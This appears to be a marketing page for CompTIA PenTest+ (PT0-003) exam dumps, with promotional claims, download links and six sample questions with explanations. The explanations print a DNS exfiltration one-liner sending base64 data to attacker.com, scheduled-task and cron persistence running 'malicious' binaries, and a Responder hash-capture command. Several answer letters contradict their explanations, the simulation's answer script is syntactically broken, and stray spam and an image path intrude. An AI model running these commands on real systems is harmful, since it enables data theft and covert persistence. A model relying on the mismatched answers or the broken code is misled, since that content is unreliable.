Reliable PT0-003 Exam Voucher Free PDF | High-quality Current PT0-003 Exam Content: CompTIA PenTest+ Exam

BONUS!!! Download part of ExamDumpsVCE PT0-003 dumps for free: https://drive.google.com/open?id=1ECP9lDNm62PipRFJID-H0Vf56jGcWtko

ExamDumpsVCE regularly updates CompTIA PenTest+ Exam (PT0-003) practice exam material to ensure that it keeps in line with the test. In the same way, ExamDumpsVCE provides a free demo before you purchase so that you may know the quality of the CompTIA PT0-003 dumps. Similarly, the ExamDumpsVCE CompTIA PenTest+ Exam (PT0-003) practice test creates an actual exam scenario on each and every step so that you may be well prepared before your actual CompTIA PenTest+ Exam (PT0-003) examination time. Hence, it saves you time and money.

CompTIA PT0-003 Exam Syllabus Topics:

Topic	Details
Topic 1	• Post-exploitation and Lateral Movement: Cybersecurity analysts will gain skills in establishing and maintaining persistence within a system. This topic also covers lateral movement within an environment and introduces concepts of staging and exfiltration. Lastly, it highlights cleanup and restoration activities, ensuring analysts understand the post-exploitation phase's responsibilities.
Topic 2	• Engagement Management: In this topic, cybersecurity analysts learn about pre-engagement activities, collaboration, and communication in a penetration testing environment. The topic covers testing frameworks, methodologies, and penetration test reports. It also explains how to analyze findings and recommend remediation effectively within reports, crucial for real-world testing scenarios.

Topic 3	• Attacks and Exploits: This extensive topic trains cybersecurity analysts to analyze data and prioritize attacks. Analysts will learn how to conduct network, authentication, host-based, web application, cloud, wireless, and social engineering attacks using appropriate tools. Understanding specialized systems and automating attacks with scripting will also be emphasized.
Topic 4	• Vulnerability Discovery and Analysis: In this section, cybersecurity analysts will learn various techniques to discover vulnerabilities. Analysts will also analyze data from reconnaissance, scanning, and enumeration phases to identify threats. Additionally, it covers physical security concepts, enabling analysts to understand security gaps beyond just the digital landscape.
Topic 5	• Reconnaissance and Enumeration: This topic focuses on applying information gathering and enumeration techniques. Cybersecurity analysts will learn how to modify scripts for reconnaissance and enumeration purposes. They will also understand which tools to use for these stages, essential for gathering crucial information before performing deeper penetration tests.

Hot Reliable PT0-003 Exam Voucher | High-quality CompTIA PT0-003: CompTIA PenTest+ Exam 100% Pass

Several advantages we now offer for your reference. On the one hand, our PT0-003 learning questions engage our working staff in understanding customers' diverse and evolving expectations and incorporate that understanding into our strategies, thus you can 100% trust our PT0-003 Exam Engine. On the other hand, the professional PT0-003 study materials determine the high pass rate. According to the research statistics, we can confidently tell that 99% candidates have passed the PT0-003 exam.

CompTIA PenTest+ Exam Sample Questions (Q178-Q183):

NEW QUESTION # 178
A penetration tester has discovered sensitive files on a system. Assuming exfiltration of the files is part of the scope of the test, which of the following is most likely to evade DLP systems?

- A. Padding the data and uploading the files through an external cloud storage service.
- B. Obfuscating the data and pushing through FTP to the tester's controlled server.
- C. Encoding the data and pushing through DNS to the tester's controlled server.
- D. Hashing the data and emailing the files to the tester's company inbox.

Answer: C

Explanation:
DLP (Data Loss Prevention) systems monitor and block sensitive data transfers over HTTP, FTP, Email, and removable devices.
* Encoding the data and exfiltrating through DNS (Option A):
* DNS is often overlooked by DLP systems because it is required for network functionality.
* Attackers use DNS tunneling (e.g., dnscat2, IODINE) to exfiltrate data inside DNS queries.
* Example method
echo "Sensitive Data" | base64 | nslookup -q=TXT attacker.com

NEW QUESTION # 179
SIMULATION
Using the output, identify potential attack vectors that should be further investigated.

Weak Apache Tomcat Credentials

Null session enumeration

Weak SMB file permissions

Webdav file upload

ARP spoofing

SNMP enumeration

Fragmentation attack

FTP anonymous login

-Pn

-sV

-p 1-1023

192.168.2.1-100

nmap

nc

--top-ports=100

--top-ports=1000

hping

-sL

-sU

-O

192.168.2.2

```
ports – [21, 22]
```

```
{:ports => 21:ports => 22}
```

```
#!/usr/bin/python
```

```
for $PORT in $PORTS:
        try:
            s.connect((ip, port))
            print("%s:%s – OPEN" % (ip, port))

        except socket.timeout
            print("%s:%s – TIMEOUT" % (ip, port))

        except socket.error as e:
            print("%s:%s – CLOSED" % (ip, port))

        finally:
            s.close()
```

```
export $PORTS = 21,22
```

```
#!/usr/bin/ruby
```

```
#!/usr/bin/bash
```

```
for port in ports:
```


Immutables

```
import socket
import sys

def port_scan(ip, ports):
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.settimeout(2.0)

if __name__ == '__main__':
    if len(sys.argv) < 2
        print('Execution requires a target IP address. Exiting...')
        exit(1)
    else:
```


Secure System

https://comptia.org/login.aspx#remediatesource

```
1  <html>
2  <head>
3  <title>Secure Login</title>
4  </head>
5  <body>
6  <meta
7  content="c2RmZGZnaHNzZmtqbGdoc2Rma2pnaGRzZmpoZGZvaWl2aGRmc29pYmp3ZXJndWlvdm9pb2hzZGd1aWJoaGR1ZmZpZ2hzZDtpYmhqZHNmc291Ymdoc3d5ZGl1Z2Z
8  bnNkbGtqO2Job3VpYXNpZGZubXM7bGtkZmliaHZsb3NhZGJua2N4dnZ1aWdia3NqYWVqa2JmbGl1Y3Z2Z2JqbGFzZWJmaXVkZGZidmxiamFmbGtkc3VmZyBuc2pyZ2hzZHVmaG
9  d1d3NmZ2hqZHNmZmJ1c2hmdWRzZmZoZ3U3cndweWhmamRzZmZ2bnVzZm53cnVmYnZ1ZXJ2==" name="csrf-token" />
10 <select><script>
11 document.write("<OPTION value=1>"+document.location.href.substring(document.location.href.indexOf("fs=")+16)+"</OPTION>");
12 </script></select>
13 <div align="center">
14 <form action="<c:url value='main.do'/>" method="post">
15 <div style="margin-top:200px;margin-bottom:10px;">
16 <span style="width:500px;color:blue;font-size:30px;font-weight:bold;border-bottom:1px solid blue;">Comptia Secure System Login</span>
17 </div>
18 <div style="margin-bottom:5px;">
19 <span style="width:100px;">Name</span>
20 <input style="width:150px;" type="text" name="name" id="name" value="">
21 <!-- input style="width:150px;" type="text" name="name" id="name" value="admin" -->
22 </div>
23 <div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="">
24 <!-- div><span style="width:100px;">Password: </span><input style="width:150px;" type="password" name="Password" id="password" value="password" -->
25 </div>
26 <input type="submit" value="Login"></form>
27 </div>
28 </body>
29 </html>
```



Answer:

Explanation:
1: Null session enumeration
Weak SMB file permissions
Fragmentation attack
2: nmap
-sV
-p 1-1023
192.168.2.2
3: #!/usr/bin/python
export $PORTS = 21,22
for $PORT in $PORTS:
try:
s.connect((ip, port))
print("%s:%s - OPEN" % (ip, port))
except socket.timeout
print("%:%s - TIMEOUT" % (ip, port))
except socket.error as e:
print("%:%s - CLOSED" % (ip, port))
finally
s.close()
port_scan(sys.argv[1], ports)

NEW QUESTION # 180
A penetration tester must identify vulnerabilities within an ICS (Industrial Control System) that is not connected to the internet or enterprise network. Which of the following should the tester utilize to conduct the testing?

- A. Manual assessment
- B. Stealth scans
- C. Channel scanning
- D. Source code analysis

Answer: A

Explanation:
Since the ICS is air-gapped (not connected to external networks), the best approach is manual assessment, which involves on-site

testing, physical access, and reviewing configurations to identify vulnerabilities.
Option A (Channel scanning) □: This is used for wireless networks, not for isolated ICS systems.
Option B (Stealth scans) □: A stealth scan is a method to avoid detection while scanning, but it still requires network connectivity.
Option C (Source code analysis) □: If the ICS is a proprietary system, source code might not be available. Also, vulnerabilities could exist outside the code, such as misconfigurations.
Option D (Manual assessment) □: Correct. The ICS is offline, so a manual review of system settings, firmware, and configurations is the best approach.Reference: CompTIA PenTest+ PT0-003 Official Guide - ICS & SCADA Testing

NEW QUESTION # 181
As part of an engagement, a penetration tester wants to maintain access to a compromised system after rebooting. Which of the following techniques would be best for the tester to use?

- A. Performing a credential-dumping attack
- B. Executing a process injection attack
- C. Establishing a reverse shell
- D. Creating a scheduled task

Answer: D

Explanation:
To maintain access to a compromised system after rebooting, a penetration tester should create a scheduled task. Scheduled tasks are designed to run automatically at specified times or when certain conditions are met, ensuring persistence across reboots.
Persistence Mechanisms:
Scheduled Task: Creating a scheduled task ensures that a specific program or script runs automatically according to a set schedule or in response to certain events, including system startup. This makes it a reliable method for maintaining access after a system reboot.
Reverse Shell: While establishing a reverse shell provides immediate access, it typically does not survive a system reboot unless coupled with another persistence mechanism.
Process Injection: Injecting a malicious process into another running process can provide stealthy access but may not persist through reboots.
Credential Dumping: Dumping credentials allows for re-access by using stolen credentials, but it does not ensure automatic access upon reboot.
Creating a Scheduled Task:
On Windows, the schtasks command can be used to create scheduled tasks. For example:
schtasks /create /tn "Persistence" /tr "C:\path\to\malicious.exe" /sc onlogon /ru SYSTEM On Linux, a cron job can be created by editing the crontab:
(crontab -l; echo "@reboot /path/to/malicious.sh") | crontab -
Pentest Reference:
Maintaining persistence is a key objective in post-exploitation. Scheduled tasks (Windows Task Scheduler) and cron jobs (Linux) are commonly used techniques.
Reference to real-world scenarios include creating scheduled tasks to execute malware, keyloggers, or reverse shells automatically on system startup.
By creating a scheduled task, the penetration tester ensures that their access method (e.g., reverse shell, malware) is executed automatically whenever the system reboots, providing reliable persistence.

NEW QUESTION # 182
Which of the following commands would be used to capture NTLMv2 hashes by poisoning LLMNR and NBT-NS requests on a local network?

- A. nc -tulpn 1234 192.168.1.2
- B. responder.py -I eth0 -wP
- C. crackmapexec smb 192.168.1.0/24 -u "user" -p "pass123"
- D. ntlmrelayx.py -t 192.168.1.0/24 -1 1234

Answer: B

Explanation:
The goal is collecting information transmitted over the network during an internal assessment.
* C. responder.py -I eth0 -wP

* Responder is a widely used tool for LLMNR/NBT-NS poisoning and network credential capture.
* By listening on the network interface (-I eth0), it can intercept authentication requests, capture hashes, and perform MITM attacks.
* This directly aligns with network information gathering and interception.
Why not the others?
* A. ntlmrelayx.py: Used for relaying captured NTLM hashes to another target, but it doesn't collect the data directly. Typically used after Responder has captured credentials.
* B. nc -tulpn: Netcat with -tulpn is for listening/port binding, not for capturing network authentication broadcasts.
* D. crackmapexec smb: SMB enumeration/exploitation tool, useful once credentials are known, but not for collecting transmitted data.
CompTIA PT0-003 Objective Mapping:
* Domain 2.0: Information Gathering and Vulnerability Scanning
* 2.3: Given a scenario, gather information by leveraging tools (e.g., Responder for network-based credential capture).

NEW QUESTION # 183
......

our PT0-003 exam prep is renowned for free renewal in the whole year. As you have experienced various kinds of exams, you must have realized that renewal is invaluable to study materials, especially to such important PT0-003 exams. And there is no doubt that being acquainted with the latest trend of exams will, to a considerable extent, act as a driving force for you to pass the PT0-003 Exams and realize your dream of living a totally different life.

Current PT0-003 Exam Content: https://www.examdumpsvce.com/PT0-003-valid-exam-dumps.html

www.stes.tyc.edu.tw, Disposable vapes

BTW, DOWNLOAD part of ExamDumpsVCE PT0-003 dumps from Cloud Storage: https://drive.google.com/open?id=1ECP9lDNm62PipRFJID-H0Vf56jGcWtko